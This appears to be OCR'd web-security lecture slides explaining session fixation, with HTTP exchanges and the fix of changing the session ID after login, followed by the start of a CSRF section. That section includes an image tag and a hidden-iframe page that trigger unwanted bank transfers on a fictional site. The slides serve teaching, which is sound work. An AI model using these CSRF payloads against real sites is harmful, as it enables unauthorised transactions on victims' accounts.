| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Session Fixation


| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc.<br>or attacker is able to set a SID in the user‘s browser<br>e.g. physical at unlocked pc, in the past there were some frameworks where you could set cookies via GET parameters, etc. |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc.<br>or attacker is able to set a SID in the user‘s browser<br>e.g. physical at unlocked pc, in the past there were some frameworks where you could set cookies via GET parameters, etc.<br><br>application doesn‘t change SID after successful authentication<br>SID known by the attacker is now authenticated |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc.<br>or attacker is able to set a SID in the user‘s browser<br>e.g. physical at unlocked pc, in the past there were some frameworks where you could set cookies via GET parameters, etc.<br><br>application doesn‘t change SID after successful authentication<br>SID known by the attacker is now authenticated<br><br>Quite common several years ago, but sometimes developers design custom authentication-schemes which have similar problems |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |


darkside.me
Attacker
ANON - SESSID=n9ntoqopeu
GET /auth HTTP/1.1
Host: 192.168.0.101
Cookie: SESSID=n9ntoqopeu
...
username=luke&password=whoismyfather%3F
Web Server
HTTP/1.1 200 OK
Set-Cookie: SESSID=n9ntoqopeu
...
<some html site>


darkside.me
Attacker
GET /stuff HTTP/1.1
Host: 192.168.0.101
Cookie: SESSID=n9ntoqopeu
AUTH - SESSID=n9ntoqopeu
Web Server

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc.<br>or attacker is able to set a SID in the user‘s browser<br>e.g. physical at unlocked pc, in the past there were some frameworks where you could set cookies via GET parameters, etc.<br><br>application doesn‘t change SID after successful authentication<br>SID known by the attacker is now authenticated<br><br>Quite common several years ago, but sometimes developers design custom authentication-schemes which have similar problems |
| Solution | Change SID after login (or after every change of privilege level) |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc.<br>or attacker is able to set a SID in the user‘s browser<br>e.g. physical at unlocked pc, in the past there were some frameworks where you could set cookies via GET parameters, etc.<br><br>application doesn‘t change SID after successful authentication<br>SID known by the attacker is now authenticated<br><br>Quite common several years ago, but sometimes developers design custom authentication-schemes which have similar problems |
| Solution | Change SID after login (or after every change of privilege level) |
| OWASP Top 10 | A07:2021-Identification and Authentication Failures |
| (Primary) Violated Principle | |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc.<br>or attacker is able to set a SID in the user‘s browser<br>e.g. physical at unlocked pc, in the past there were some frameworks where you could set cookies via GET parameters, etc.<br><br>application doesn‘t change SID after successful authentication<br>SID known by the attacker is now authenticated<br><br>Quite common several years ago, but sometimes developers design custom authentication-schemes which have similar problems |
| Solution | Change SID after login (or after every change of privilege level) |
| OWASP Top 10 | A07:2021-Identification and Authentication Failures |
| (Primary) Violated Principle | „Identify sensitive data and how they should be handled.“ |


so the cookie is sent to the server at every subsequent request...

can this be a problem?

```
GET /profile HTTP/1.1
Host: 192.168.0.101
Cookie: SESSID=n9ntoqopeu
```



```
HTTP/1.1 200 OK
Set-Cookie: SESSID=n9ntoqopeu
...

<some html site>
```

# what will the user's browser do?




```
HTTP/1.1 200 OK
...
<html>
   <img src='https://www.jedibank.com/transfer?from=luke&
     to=vader&amount=3000'/>
</html>
```


# he will just send the request as he is told...




# and the server will be happy to serve

Shouldn‘t GET requests be read-only?

# Basic HTML Form




```
POST /transfer HTTP/1.1
Host: www.jedibank.com
Cookie: SID=XXXX

from=Luke&to=Han+Solo&amount=40000
```

```html
<html>
    <body>
        <form method="POST" action="/transfer">
            From: <input type="text" name="from"/> <br><br>
            To: <input type="text" name="to"/> <br><br>
            Amount: <input type="text" name="amount"/><br><br>
            <input type="submit" value="transfer" />
        </form>
    </body>
</html>
```

# More realistic attack code

csrf2.html > html

```html
<html>
    <head>
        <title>CSRF 2</title>
    </head>
    <body>
        Nice lightsaber bro...
        <img src='https://www.jedipedia.net/w/images/e/e6/Darth_Maul%27s_Lightsaber.jpg'>
        <iframe src='./csrf3.html' style='display: none;'></iframe>
    </body>
</html>
```


csrf3.html > html

